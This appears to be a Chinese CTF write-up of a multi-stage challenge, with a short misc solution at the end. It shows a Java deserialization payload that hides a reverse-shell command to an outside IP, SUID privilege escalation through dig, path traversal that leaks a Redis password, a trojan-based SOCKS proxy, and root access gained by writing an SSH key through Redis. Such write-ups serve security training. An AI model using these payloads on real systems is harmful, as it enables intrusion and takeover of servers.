
打反序列化反弹shell（注意Content-Type要用text/plain）

```
POST /internalApi/v3.2/updateConfig HTTP/1.1
Host: 8.130.129.179:51180
Connection: close
Content-Type: text/plain
Content-Length: 268

rO0ABXNyABVjb20uZXhhbXBsZS5kZW1vLlBpbmcAAAAAAAAAAQIAA0wABGFyZzF0ABJMamF2YS9sYW5nL1N0cmluZztMAARhcmcycQB+AAFMAAdjb21tYW5kcQB+AAF4cHQAAi1jdABZe2VjaG8sWW1GemFDQXRhU0ErSmk5a1pYWXZkR053THpFeE1pNHhNalF1TkRRdU1qTTRMekV5TXpRZ01ENG1NUT09fXx7YmFzZTY0LC1kfXx7YmFzaCwtaX10AARiYXNo
```



```
root@iZbp133xkclbw4exe0efbiZ:~# nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 8.130.129.179 57076
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
ctf@f494017fa8c3:/app$ ls
ls
Upload
demo.jar
hint.txt
ctf@f494017fa8c3:/app$ cd /
cd /
ctf@f494017fa8c3:/$ ls
ls
app
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
```


flag找不到




```
ctf@f494017fa8c3:/$ cd app
cd app
ctf@f494017fa8c3:/app$ ls
ls
Upload
demo.jar
hint.txt
ctf@f494017fa8c3:/app$ cat hint.txt
cat hint.txt
This flag is in /root/flag2
ctf@f494017fa8c3:/app$ 
```

要提权

suid提权，有个dig命令可用




```
bash: cd: /root: Permission denied
ctf@f494017fa8c3:/app$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/dig
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/umount
/bin/mount
/bin/su
ctf@f494017fa8c3:/app$ 
```



```
ctf@f494017fa8c3:/app$ dig -f /root/flag2
dig -f /root/flag2

; <<>> DiG 9.11.3-1ubuntu1.18-Ubuntu <<>> flag{ISEC-1ba26afbe61b2bcb9820cf759b963073}
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 11324
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;flag{ISEC-1ba26afbe61b2bcb9820cf759b963073}. IN        A

;; AUTHORITY SECTION:
.                       5       IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023101002 1800 900 604800
86400

;; Query time: 35 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Wed Oct 11 04:16:00 UTC 2023
;; MSG SIZE  rcvd: 136

ctf@f494017fa8c3:/app$ 
```

综合题7


然后还有个redis



```
GET /readfile?filename=../../usr/local/share/application.properties HTTP/1.1
Host: 8.130.129.179:51180
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=1BFA3AF7F877C0E789FB87D803657D72
Connection: close


```

```
HTTP/1.1 200
Content-Disposition: attachment; filename="../../usr/local/share/application.properties"
Content-Type: application/octet-stream
Content-Length: 252
Date: Wed, 11 Oct 2023 03:26:01 GMT
Connection: close

server.port=18080
server.servlet.context-path=/
management.endpoints.web.exposure.include=heapdump
spring.redis.host=172.25.0.10
spring.redis.port=62341
spring.redis.password=de17cb1cfa1a8e8011f027b416775c6a
spring.servlet.multipart.max-file-size=10MB

```

上传木马，做个socks5 代理




隧道列表 - 客户端 ID: 2

	ID	客户端 ID	备注	模式	端口	目标 (IP:端口)	唯一标识密钥	状态	运行状态	客户端状态	选项
+	1	2		SOCKS 代理	7777			开放	开放	在线	

显示第 1 到第 1 条记录，总共 1 条记录

替换root公钥



路径

```
/root/.ssh/
```

公钥


```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDk4MhTlzMjBPTrN199hfxwFywjuqwv0d7PTjrC7Al8q0C/LlyZvVnqGmcTNKTeer9ch9ST2SmPGBni7EuvPEzAXB
9z4deDRy1d8Fn8sDqC2HJ/xiwKNWjmmCxmbngUHrXBSAC8dGYrS3yZvdvKY6lUpesEnDh7duepf1Y3l7lEwSjK469zD07RhnhbAAlYbBgV5PY9F1N7AjzQb
XpSRcw5FykbDMKKr0aulE4G6y0EqH9X3ToXPKWJNrg7WMyY6+HM0IXAfHp8RCm3pR2y973jH7ATuWVJWsCl311SHd2ozKLopvTpOfJJp35qQir967KKK
UPAirTQD8SaAXMZFi+7 root@localhost.localdomain
```

私钥(空密码)

```
6B4M0ksBYN3RCzL/JWLvpsjeXV4UOcCZ6Xu7AlbiDPPZFLf2aMtDPYGKJLgBDCCj3a6URH
H8pplnyxSy7trEVGnZsE7RsbVmAvxHVe8s873VneNGDsLA3QAAAIEA6DrdLgvoZ2NbVb5f
3lb43QmjQurwlGoPyETbjhViti4aUEci4QlmwJpRxiDwZO20UAgflLTWlE8VZ8gjB+Grr1
ghpH2ZNNtOK2pabrkb3s/I8U/XVLfs4kEF5ao0aD5J8tHmLkubKXC7NBPe7ghfV8CpV/UR
3kw6mFy0+b1znXcAAAAacm9vdEBsb2NhbGhvc3QubG9jYWxkb21haW4B
-----END OPENSSH PRIVATE KEY-----
```

```
[*] 2023-10-11 13:11:04 - 写入 CRON 计划任务失败!
[*] 2023-10-11 13:11:04 - ERR Changing directory: No such file or directory
[*] 2023-10-11 13:11:04 - 写入 CRON 计划任务失败!
[*] 2023-10-11 13:11:04 - ERR Changing directory: No such file or directory
[*] 2023-10-11 13:11:04 - 写入 CRON 计划任务失败!
[*] 2023-10-11 13:11:04 - ERR Changing directory: No such file or directory
[*] 2023-10-11 13:11:16 - 写入 SSH 公钥成功!
```

通过私钥链接，读flag



```
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 3.10.0-1160.95.1.el7.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@c821d97514d7:~# ls
root@c821d97514d7:~# cd /
root@c821d97514d7:/# ls
bin  boot  dev  etc  flag3  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
root@c821d97514d7:/# cat flag3
flag{ISEC-f8f10ab4f2bb9e75885db78fce5bc179}
root@c821d97514d7:/# ls
bin  boot  dev  etc  flag3  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
root@c821d97514d7:/# cat start.sh
#!/bin/sh
service ssh start
redis-server /usr/local/etc/redis/redis.conf
root@c821d97514d7:/#
```

misc

签到题


每一行长度转码

```python
f = open("qd.txt","r").readlines()

for i in f:
    print(chr(len(i)-1),end="")
```

Re

imm

IDA打开

